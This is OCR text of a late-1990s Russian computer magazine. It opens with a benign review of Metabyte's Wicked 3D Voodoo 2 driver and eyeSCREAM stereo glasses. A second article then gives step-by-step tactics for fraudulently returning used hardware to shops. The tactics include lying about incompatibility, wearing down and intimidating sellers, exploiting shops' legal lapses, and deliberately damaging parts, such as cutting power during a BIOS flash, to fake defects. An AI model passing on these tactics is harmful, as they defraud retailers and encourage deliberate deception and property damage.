
Вообще-то настройки драйвера довольно обширны. Запомнить с первого раза, что где находится просто невозможно. На закладке Wicked 3D в Control Panel доступны все разделы: Re2Flex (разрешения и частоты развертки), Direct3D, Glide, OpenGL, WickedVision (настройка стереоочков), Advanced (разгон), Gamma (гамма-коррекция). Но давай по порядку.

Re2Flex — сердце драйвера, технология, дающая возможность установить любое разрешение и любую частоту развертки, которые позволяет чипсет. Разрешение - от 320x200 до 1024x672 для одной платы Voodoo 2 (до 1024x1024 для SLI). Разрешение может быть любым с точностью до пиксела, причем, aspect ratio (соотношение сторон) пиксела тоже может быть любым. Частоту развертки можно установить с точностью до герца. Кнопочка «Test Mode» позволяет проверить работоспособность монитора с нестандартными развертками. Для удобства разрешение меняется обычным бегунком. Настройки запоминают разрешения, между которыми и бегает этот бегунок. Было бы неудобно при частой смене разрешения каждый раз вводить его ширину и высоту с помощью клавиатуры. Список разрешений можно дополнять или сокращать в диалоговом окне Custom Resolution Control Center. Любому разрешению можно назначить атрибут «Scanline Doubling», о котором пойдет речь ниже. Re2Flex работает в Direct3D, OpenGL и Glide. Прежде всего, Re2Flex интересен возможностью использовать высокие разрешения, недоступные другим

Properties
Direct3D... | Glide... | OpenGL...
WickedVision... | Advanced... | Gamma...
System Info... | WEB Links...
Re2Flex
Resolution: | Add Resolution...
1024 by 1024 pixels
Refresh Rate: | Test Mode
50 | 68 Hz | 68



Voodoo 2-платам. На обычной Voodoo 2-плате нельзя поставить разрешение выше 800x600. На плате Wicked 3D с помощью Re2Flex можно поставить более высокое разрешение - до 1024x672. При этом, конечно, скорость упадет. Но если, к примеру, какая-либо игра на Voodoo 2 дает 60 fps в разрешении 800x600, то грех не воспользоваться Re2Flex и не играть на скорости 40 fps при более высоком разрешении. Насколько сильно падает скорость при переключении с 800x600 на 1024x762? Простые расчеты показывают, что разрешение 1024x672 вмещает в 1,43 раза больше пикселов, чем 800x600. В fillrate-ограниченной игре мы склонны ожидать падение скорости максимум в 1,43 раза. Однако на практике скорость снижается более чем в 1,6 раза, то есть скорость падает нелинейно - это связано с архитектурными особенностями Voodoo 2.




Максимум для Wicked 3D SLI - 1024x1024 содержит на треть больше пикселов, чем максимум для обычных Voodoo 2 в конфигурации SLI - 1024x768. Скорость падает также на треть.

Форсирование разрешения (Resolution Override)

Правильные игры спрашивают у драйвера, какие разрешения он поддерживает, и предлагают пользователю выбор. Неправильные игры считают себя умнее всех и зачастую полагают, что выше какого-то разрешения, например 800x600, пока не ступала нога человека. Для таких неправильных игр предназначена функция Форсирование разрешения.

К примеру, ты хочешь играть в Carmageddon II в разрешении 1024x1024. Включаешь опцию Force video mode, выставляешь разрешение 1024x1024, а в разделе Hot Keys (горячие клавиши) назначаешь функции Resolution Override комбинацию клавиш (к примеру, Ctrl-O). После этого запускаешь игру, жмешь Ctrl-O, и игра переключается в разрешение 1024x1024. Сказка. Правда, то, что все горячие клавиши настраиваются в разделе WickedVision, я считаю не очень интуитивным. Но можно обойтись даже без использования горячих клавиш. Достаточно поставить флажок Default resolution override. В этом случае драйвер включит разрешение 1024x1024 сразу после запуска игры.





Удвоение сканлайнов (Scanline Doubling)

Эта функция не работает на SLI, а только на одной Voodoo 2-плате. Смысл следующий.

Какой недостаток имеют большие мониторы — 17''- 21''? На них неприятно работать в низких разрешениях (640x480, 800x600). Это особенно критично, когда речь идет о Voodoo 2, ведь это основные для нее разрешения. На большом мониторе гораздо больше точек люминофора, чем на маленьком, и поэтому в низком разрешении он не успевает весь подсвечиваться. Возникают межстрочные темные интервалы. Для наглядности взгляните на картинки.

Wicked 3D эффективно борется с этой проблемой с помощью Удвоения сканлайнов. Все просто — каждый сканлайн подается на монитор дважды. Фактически ты видишь на мониторе не 800x600, а 800x1200. Темные интервалы пропадают полностью, а на скорости это никак не сказывается, так как удвоение сканлайнов — аппаратная функция. Единственное, что надо учитывать - удвоение pixel clock, а он должен влезать в RAMDAC.





WickedVision

WickedVision — технология, позволяющая запускать любые трехмерные игры в стерео. Разумеется, технология может быть использована только со стереоочками. Вот для этого и нужен eyeSCREAM — продукт, включающий стереоочки, конвертер видеосигнала, передатчик и драйверы. Сейчас в составе eyeSCREAM идут очки компании H3D, в ближайшем времени Metabyte планирует перейти на другую модель.

Купив eyeSCREAM, ты можешь подключить их к любой Voodoo 2-плате или к Vengeance на Banshee. Также есть версия eyeSCREAM для любых Banshee-плат. Другими словами, любой вариант eyeSCREAM можно подключить к видеоплате от Metabyte, но если у тебя Voodoo 2 или Banshee от другого производителя, при покупке стереоочков выясни - для какого чипсета он предназначен.

Принцип действия стереоочков


Стереоочки дают геймеру ощущение глубины в 3D-играх, истинные три измерения. Сравнивать 3D-игру в стереоочках и без них — все равно что сравнивать стерео- и монозвук. Если первые стереоочки пятилетней давности давали лишь жалкий эффект глубины с помощью трюков, связанных с физиологией человека, то сегодня речь идет об истинной стереоскопии, когда на правый и левый глаз подаются разные картинки.



Принцип действия широко известен и не является исключительным для H3D. Монитор выдает чередующиеся картинки для левого и правого глаза, с помощью передатчика или кабеля сигнал синхронизируется с очками, а очки поочередно закрывают левый и правый глаз жидкокристаллическими створками. H3D использует инфракрасный передатчик.

Создание стереоизображения требует минимум вдвое большей работы для 3D-ускорителя. Способ получения стереоизображения на экране монитора можно разделить на этапы:

1. Игра, которая ничего не знает о стереоочках, работает совершенно обычным образом.
2. Драйвер выполняет стереосепарацию на основе данных об удаленности объектов от наблюдателя (извлекаются из z-буфера) и делит фреймбуфер на два подкадра - для правого и левого глаза. Эти два подкадра расположены один над другим. К примеру, в разрешении 800x600 подкадр занимает чуть менее 800x300. Фреймбуфер организуется таким образом, что в нем хранятся два подкадра, а также тестовый паттерн для конвертера.
3. Конвертер, который подключается к выходу Voodoo2-платы (или Banshee-платы), преобразует видеосигнал в вид, который является стереоскопичным, с помощью стереоочков. Конвертер попросту вставляет импульс V-Sync посреди полного кадра. Монитор воспринимает дополнительный V-Sync как конец удвоение частоты вертикальной развертки и растягивает изображение, чтобы оно занимало весь экран. Таким образом, в рассмотренном случае монитор отображает разрешение 800x300 с частотой 150 Гц.






800x600@75Гц 800x300@150Гц


Немного о физиологии

Ты можешь спросить: «Зачем все это нужно? Ведь в Quake 2 и так все трехмерно». Но проекция трехмерного мира на экран не дает полного ощущения трехмерности. То, что ты видишь на экране — это, примерно, то, что ты видишь, закрыв рукой один глаз. По одной картинке мозг человека не может определить точное расстояние до объекта, если оно не может определяться косвенно, к примеру, по размерам объекта.

«Вранье, я и с одним глазом вижу то же самое,» — скажешь ты. Но это не так. Для того чтобы убедиться в этом, достаточно проделать следующий трюк. Вытяни перед собой руки, так чтобы тыльные стороны ладоней были обращены на тебя. Теперь приблизь одну руку немного к себе и закрой глаз. Так как размеры ладоней будут одинаковы, то, при отсутствии теней, тебе будет сложно визуально определить, какая ладонь ближе. Как только откроешь второй глаз, ты моментально определишь это. Двигая ладонь взад-вперед при закрытом глазе и периодически открывая-закрывая его, можно почувствовать глубину.

В настройках драйвера есть тест, который рисует квадраты, находящиеся на разном расстоянии от наблюдателя. Размеры квадратов подобраны таким образом, чтобы их проекции на экран имели одинаковые размеры. Надев стереоочки, ты можешь определить, какой квадрат находится ближе, а какой дальше. Ситуация изображена на рисунке, хотя я изобразил не квадраты, а кружки. На верхнем рисунке большой кружок на расстоянии 25 см от наблюдателя проецируется на красную плоскость, и его проекция выглядит маленькой. На нижнем ри-





сунке кружок поменьше находится на расстоянии 10 см, но его проекция совпадает с проекцией большого кружка. Поэтому для того чтобы определить расстояние до кружка, наблюдателю необходимы два глаза.

Однако даже люди с двумя глазами не всегда видят мир в объеме. Есть люди, не различающие цвета, а есть люди, у которых нет чувства глубины, либо это чувство притуплено. Таким людям стереоочки не дадут ничего (левша никогда не купит мышку, рассчитанную только под правую руку). В реальной жизни подобный дефект может совершенно не мешать, но поиграть в 3D-игры в стерео они не смогут.

Стереосепарация

Два глаза человека — это как две видеокамеры, расположенные в двух разных местах. Видят они разные вещи, а мозг из двух картинок собирает одну.



Драйвер позволяет настраивать параметр, называемый стереосепарацией, контролирующий разницу между правым и левым глазом, образно говоря — «расстояние между глазами». Чем меньше стереосепарация, тем более «плоской» кажется картинка. При увеличении стереосепарации картинка становится глубже, однако, изображение может начать двоиться. Этот параметр можно установить в какое-то оптимальное значение в настройках, а подстраивать его на лету.

Вертикальная сепарация

Интересно, что даже если изображения для правого и левого глаза разнесены по вертикали (считай это наклоном головы), то картинка в мозгу собирается правильно. Вполне может быть, что на экране монитора подкадры будут разнесены по вертикали, так как конвертер не может со 100% точностью вставить V-Sync точно посредине кадра. Вертикальная сепарация также может меняться на лету.

4. Кадры для правого и левого глаза выводятся поочередно. Если ты смотришь на экран без стереоочков, то увидишь раздвоенное изображение, так как мозг человека не может разделить изображения, чередующиеся со столь высокой частотой. Для такого разделения и предназначены очки. Жидкокристаллические створки закрывают поочередно правый и левый глаз (в нашем случае 60 раз в секунду). Очки синхронизированы с монитором с помощью инфракрасного передатчика, который подключен к конвертеру.
5. Правый и левый глаз человека видит на экране монитора разные изображения, которые сливаются в одно. При этом человек ощущает глубину.


Горячие клавиши

На лету можно менять множество параметров с помощью горячих клавиш: стереосепарация, вертикальная сепарация, включение стереорежима, форсирование разрешения. В будущих драйверах обещана также гамма-коррекция на лету — весьма важная функция, доступная пока только владельцам плат Canopus.

Hot Keys:
Reset Stereo — Ctrl + S
Less Stereo Separation
More Stereo Separation
Less Vertical Separation
More Vertical Separation
Toggle Stereo
Toggle Separation
Toggle Resolution Override
Toggle Stereo & Resolution Override

Универсальные настройки WickedVision

Настройки режимов WickedVision происходят в отдельном диалоговом окне. Каждому разрешению можно назначить частоту развертки, отличную от той, которая прописывается в Re2Flex. Это




связано с тем, что на монитор подается удвоенная частота развертки, и, хотя разрешение становится вдвое ниже (то есть pixel clock не изменяется), некоторые мониторы не держат высокие частоты развертки. К примеру, если монитор не держит 150 Гц (необходимое условие при установке 75 Гц на плате), то для стереорежимов придется понизить частоту развертки.

В настройках указываются также размер диагонали монитора (для правильной вертикальной сепарации) и дефолтную стереосепарацию.

Игрозависимые настройки WickedVision

Помимо универсальных настроек WickedVision, может потребоваться установка нескольких параметров, которые различаются для разных игр. Обычно драйвер сам умеет подстраиваться под игру, а новые версии драйверов включают настройки для новых 3D-игр. В исключительных случаях настроить игру можно самому. Zero stereo separation distance (дистанция нулевой стереосепарации) — ближайшая точка, которая имеет нулевую стереосепарацию, то есть находящаяся в плоскости экрана. Все, что дальше этой точки, будет «за экраном», все, что ближе - будет «вылезать перед экраном». Обычно этот параметр настраивается так, чтобы в плоскости экрана лежали индикаторы здоровья, HUD и т.п. вещи. 2D Objects Detection (распознавание 2D-объектов) — минимальная глубина, которую имеют 3D-объекты. Если глубина объекта меньше заданной, он интерпретируется как 2D-объект и не участвует в стереосепарации.



Другие возможности драйвера

Помимо перечисленного, в настройках есть гамма-коррекция, отключение синхронизации v-sync, разгон.

В комплекте идет собственный OpenGL-враппер, без которого не будет работать большая часть функций: Re2Flex, WickedVision и лазерный прицел. OpenGL-драйвер можно настроить так, чтобы сделать в Quake 2 противников мерцающими (чтоб не прятались ;).


Лазерный прицел

Лазерный прицел относится к категории «фенечек», то есть он вроде бы особо не нужен, но с ним приятнее. Суть простая - во всех shooterах есть прицел-крестик. В стерео этот крестик находится в плоскости экрана, а наблюдатель смотрит «вглубь». Лазерный прицел — стереоскопичная замена такого крестика. Пятно лазерного прицела, форма которого задается в драйвере, отображается «там, где надо». Если ты целишься в монстра, пятно будет именно на нем.

Недостатки стерео


За стерео придется заплатить. Как уже было сказано, фактическое разрешение в стерео снижается вдвое. Вместо 800x600 ты получишь 800x300. Хуже того, скорость в стереорежимах сильно снижается из-за работы драйвера примерно на 20%.

Так что для стерео вынь да положь SLI. В случае Banshee, конечно, можно установить любое разрешение, к примеру, 800x1200, чтобы иметь фактическое разрешение на мониторе 800x600, но Banshee явно не имеет необходимой мощности, чтобы дать в таком разрешении высокую скорость.



Vengeance

Ну, а теперь немного о плате Vengeance. Плата сделана на основе Banshee и имеет все навороты Wicked 3D Voodoo 2. Благодаря Re2Flex, Vengeance может работать на разрешениях до 2000x1500. Заметь, на скриншоте для 2000x1500 можно поставить частоту 62 Гц. Это соответствует pixel clock 263 МГц. RAMDAC у Vengeance разогнан до 270 МГц. Качество RAMDAC достаточно хорошее, в 1280x1024 изображение вполне приемлемого качества.



Так как можно установить разрешение с произвольным aspect ratio пикселов, на картинке в настройках показывается, как будет выглядеть экран на мониторе с соотношением сторон 4:3. Прикола ради, можешь полюбоваться, как выглядит разрешение 800x1200.



Общие впечатления

О стереоскопии нельзя рассказать полностью в одной статье. Для этого пришлось бы рассказывать о каждой игре в отдельности, потому что в любой из них есть свои особенности. Сложно определить, в каких играх эффект глубины лучше ощущается. В Quake 2, например, потрясающий эффект производят частицы, говоря техническим языком, а по-нашему — мухи, которые кружатся вокруг трупов, выстрелы из rail gun и rocket launcher, — каждая такая частичка находится на своем месте, и если без очков они выглядят как кучу точек, то в очках из них складывается ощутимый трехмерный объект — мухи приближаются и удаляются, а выстрел гаусса образует эффектную спираль. Индикатор здоровья и тому подобный орнамент, который находится в плоскости экрана, а также рука с оружием, тоже подчеркивают эффект глубины.

Интересно также наблюдать, как игры, которые выглядели нормально без очков, становятся несколько «не от мира сего». Хороший пример — Incoming, в котором спецэффекты рисуются в плоскости экрана. Только надев очки, ты увидишь, что самолетики летают в трехмерном пространстве, а след от ракеты, пущенной вслед, находится в плоскости экрана. Такие артефакты можно наблюдать и в других играх. Например, в Unreal туман и круги вокруг фонарей - они не могут быть стереоскопичными, поэтому их надо отключать. В отличие от «не-совсем-3d-объектов» Incoming-а, которые даже и не бросаются в глаза, туман и круги в Unreal просто не вписываются в общую картину, более того — режут глаза. Но игр в полном 3D большое количество. С большей частью новых игр совершенно разных жанров не должно быть никаких проблем. Какая-то непостижимая магия делает единицы игр такими, которые дают умопотрясающий эффект. Такой игрой является, например, Expendable — лично на меня стереоэффект в этой игре произвел наибольшее впечатление.

Но не надо чрезмерно переоценивать стереоскопию. Все-таки 300 строк на экране - недостаточно, и, вообще, нельзя однозначно сказать, что лучше — стереоскопия или вдвое большее разрешение. Скорее всего, если ты купишь очки, то будешь играть и с ними, и без них. Стереоскопичное изображение, получаемое с помощью eyeSCREAM, - все-таки иллюзия. И даже при сверхвысоком разрешении и высокой частоте кадров иллюзия останется иллюзией и не сможет сравниться с реальной жизнью, которую ты видишь аппаратом, несравнимо более сложным, чем любые очки, - человеческим глазом. Но, при всем при этом, все равно Wicked 3D остается лучшей платой на Voodoo 2, Vengeance - лучшей платой на Banshee, а eyeSCREAM точно будет самым лучшим upgrade в новом году.

Благодарим компанию Metabyte за помощь в тестировании.

Смотрите также 2-ую страницу обложки.

Константин МАРТЫНЕНКО

Теперь ты будешь апгрейдиться на халяву

Прогресс — дело хорошее и временами даже нужное. Еще вчера мы играли в игры, где треугольник гонялся за квадратом, а герои RPG состояли, в лучшем случае, из 100 точек. Еще 2 года назад казалось, что двух гигабайтный диск и забить-то нечем, а сегодня....

Но у этого же прогресса и у этой же пресловутой научно-технической революции есть и неприятная сторона. Дело идет к тому, что железо устаревает быстрее, чем нам хотелось бы. Иной раз купишь себе железяку, пока то да се, распакуешь, подключишь, еще и побаловаться ею как следует не успел, а она уже полное барахло, можно старьевщику сдавать.

Выкладывать каждый год по штуке грина на апгрейд как-то в лом. А с другой стороны, хочется и машину помощнее, видеокарту побыстрее, да и мониторчик поквадратней, чтоб все было «как у людей». Казалось бы, хочешь хорошую машину — плати деньги. Устарела машина — покупай новую. Но это не наш путь. Это у них там, за бугром, деньгами швыряют налево и направо, а нам бы как-нибудь так, чтоб у нас все было, а нам за это ничего не было. Политики нас уверяют, что мы живем в правовом государстве. Очень хорошо! Ведь в правовом государстве — покупатель всегда прав, особенно, если он хорошо выучил Закон о защите прав потребителя. Этим-то законом мы и воспользуемся. И научим тебя, приятель, как сдавать ненужное железо обратно в магазин, получая при этом свои денежки обратно.

Все очень просто. Наша цель — купить компьютер, периферию или комплектующие, какое-то время попользоваться ими, а потом обменять на более современное оборудование или вернуть устаревшее барахло назад в магазин и получить свои деньги обратно.

«Автостоп» для хакера

Выгода очевидна. Пример: купив год назад Monster на Voodoo 2, ты потратил $150. Сдав через год этот же Monster назад в магазин, ты получишь свои $150, но на них сможешь уже купить Monster2 на чипсете Voodoo2 и т.д. Во всем мире, как, впрочем, и в России, имеется целый класс юзеров, которые вообще не платят за модернизацию своих компьютеров. Они правдами и неправдами сдают устаревшее железо обратно в магазин и получают свои кровные назад. Для многих это стало своего рода хобби, что-то вроде автостопа. Нужно как можно дольше продержаться, не тратя на апгрейт ни копейки, и собрать как можно более крутую машину.

Наша цель — купить компьютер, периферию или комплектующие, какое-то время попользоваться ими, а потом обменять на более современное оборудование или вернуть устаревшее барахло назад в магазин и получить свои деньги обратно.

Способ №1. Система Money Back в действии!

Дело в том, что в большинстве западных магазинов действует система Money Back. То есть можно купить товар и на законных основаниях вернуть его в течение определенного времени (как правило, срок 2 недели), если он тебе по какой-либо причине не подошел. Причем причины могут быть самые разные и самые простые: не понравился цвет, собирает много пыли, громко шумит, вообще не шумит или тебя , например, раздражает горящая лампочка Power :). Некоторые российские магазины, подражая неразумным западным коллегам, то ли по наивности, а скорее по глупости, тоже ввели подобную систему. Если ты нашел такой магазин, беги скорее туда. Например, тебе требуется сканер. Ну, зачем же выкидывать свои деньги, если сканер тебе нужен всего-то на 5 дней (отсканить фотки, снятые скрытой камерой около твоей кровати :)). Займи у друга денег (при отсутствии друга можно получить нужную сумму, сдав в ломбард мамины золотые украшения, папину машину, откопать бабушку и выдрать у нее золотые зубы). Потом покупаешь сканер, делаешь свою работу и возвращаешь сканер обратно в магазин. При возврате ты, с лицом воспитанника института благородных девиц, объяснишь, что сканер не подходит к твоему компьютеру.

Но такие магазины — большая редкость, да и не всегда в них есть то, что тебе нужно. Но, на самом деле, подобную операцию можно легко провернуть практически в любом магазине. На это существует способ №2

Способ №2. Прикинься лохом!

Дело в том, что система Money Back была долгое время обязательной для продавцов и в России. Согласно Закону о защите прав потребителя ты мог вернуть любой товар в течение 2 недель обратно, если он по каким-либо причинам тебя не устроил. Но 19 января 1998 года наше мудрое правительство приняло Постановление №55, в котором причислило компьютеры, комплектующие и периферию к товарам, которые не подлежат обмену или возврату в случае, если они надлежащего качества. (См. врезку)

УТВЕРЖДЕН
Постановлением
Правительства
Российской Федерации
N 55 от 19 января 1998 года

ПЕРЕЧЕНЬ

товаров длительного пользования, на которые не распространяется требование покупателя о безвозмездном предоставлении ему на период ремонта или замены аналогичного товара

1. Автомобили, мотоциклы и другие виды мототехники, прицепы и номерные агрегаты к ним, кроме товаров, предназначенных для использования инвалидами, прогулочные суда и плавсредства.
2. Мебель.
...
11. Технически сложные товары бытового назначения, на которые установлены гарантийные сроки (станки металлорежущие и деревообрабатывающие бытовые; кухонное оборудование; электробытовые машины и приборы; бытовая радиоэлектронная аппаратура; бытовая вычислительная и множительная техника; фото- и киноаппаратура; телефонные аппараты и факсимильная аппаратура; электромузыкальные инструменты; игрушки электронные).

Статья 18. Последствия продажи товара ненадлежащего качества
1. Потребитель, которому продан товар ненадлежащего качества, если оно не было оговорено продавцом, вправе по своему выбору потребовать:
- безвозмездного устранения недостатков товара или возмещения расходов на их исправление потребителем или третьим лицом;
- соразмерного уменьшения покупной цены;
- замены на товар аналогичной марки (модели, артикула);
- замены на такой же товар другой марки (модели, артикула) с соответствующим перерасчетом покупной цены;
- расторжения договора купли-продажи. При этом потребитель обязан возвратить товар с недостатками. При этом потребитель вправе потребовать также полного возмещения убытков, причиненных ему вследствие продажи товара ненадлежащего качества. Убытки возмещаются в сроки, установленные настоящим Законом, для удовлетворения соответствующих требований потребителя.
В отношении технически сложных товаров требования потребителя, указанные в абзацах четвертом — шестом настоящего пункта, подлежат удовлетворению в случае обнаружения в товарах существенных недостатков. Перечень таких товаров утверждается Правительством Российской Федерации.

Конечно, об этом Постановлении знают все продавцы и, услышав твою просьбу о возврате работающего товара, с удовольствием процитируют этот откровенно свинский документ. Но соблюдение нескольких простых правил позволит тебе все-таки добиться своего вопреки существующему закону. В основе этих правил — тактика изматывания и устрашения продавца.

Правило №1. Выбор магазина

Мы советуем делать покупки в мелких и средних фирмах. Там мало бюрократии, формализма и волокиты, поэтому любые вопросы можно быстро решить на месте. Да и до директора фирмы, если что, добраться не трудно. К тому же мелкие и средние фирмы, как правило, торгуют с многочисленными нарушениями. Часто у них отсутствуют сертификаты соответствия и инструкции на русском языке (по закону эти документы они обязаны предоставить покупателю). Как правило, они не проверяют товар при продаже (хотя обязаны это делать), говоря, что они и не припомнят, когда у них были бракованные изделия. Скорее всего, у них есть проблемы с арендой помещения, с кассовым аппаратом, бух. учетом и уплатой налогов. Резона афишировать свою деятельность у них нет. Поэтому все возникающие проблемы они предпочитают решать на месте, не доводя дело до огласки и привлечения правоохранительных органов.
Всем этим-то мы и воспользуемся.

Правило №2. Процедура покупки

Желательно придти в магазин с другом (возможно, он выступит в роли свидетеля в дальнейшем). При покупке прикинься полным лохом. Задай продавцу 20-30 глупых вопросов. Твоя задача: показать, что ты очень придирчиво и щепетильно относишься к покупке. В конце разговора продавец должен считать тебя очень противным и придирчивым покупателем и при этом глупым и неграмотным. К тому же он должен надолго запомнить твой визит. Выбрав, наконец-то, то, что тебе нужно (например, тот же сканер), несколько раз спроси, подойдет ли он к твоему компьютеру. Объясни, что до этого ты покупал 2 сканера, и они не подошли. Продавец, устав от твоей тупости, скажет, что, конечно же, он подойдет. На просьбу проверить сканер он ответит, скорее всего, отказом (проверять сканер в магазине будет только сумасшедший). Вот это-то тебе и нужно. Поинтересуйся, можно ли вернуть сканер, если он не подойдет. Продавец, скорее всего, согласится, понимая, что сканер не может не подойти, и надеясь, что у тебя все будет в порядке.
Все! Наше грязное дело сделано.

Правило №3. Оформление документов

При покупке не забудь оформить все необходимые документы: кассовый чек и гарантийный талон. Без них тебе не удастся предъявить никакие претензии. Поинтересуйся, есть ли инструкция на русском и сертификат соответствия. Если их нет, то это тоже тебе на руку.

Правило №3. Возврат товара

Через несколько дней (не следует тянуть более 7–10 дней) ты можешь смело топать в магазин и возвращать товар. Придя в магазин, желательно попасть на того же продавца. Грустно улыбнувшись, скажи, что тебе опять не повезло, сканер не подошел, и ты хотел бы оформить возврат. Пожалуйся, что, скорее всего, дело в твоем компьютере, который плохо сконфигурирован. Напомни, что ты предупреждал о возможных проблемах и что продавец обещал оформить возврат, в случае чего. Скорее всего, продавец согласится, с ужасом вспомнив тебя и не желая выслушивать твое нытье. Если продавец заупрямится и начнет отпираться от своих слов о возврате, скажи, что у тебя есть свидетель. Припомни отказ проверить технику, отсутствие инструкции и сертификата (если они отсутствовали). Объясни, что ты твердо знаешь свои права и будешь добиваться своего до упора. Попроси, чтобы вызвали дирек-

Как убить железо

Ну и, наконец-то, несколько советов о том, как незаметно испортить некоторые компьютерные комплектующие.
Довольно много способов убить **материнскую плату**. Самый простой из них — отключить питание при перепрошивке Flash BIOS. Результат гарантирован.
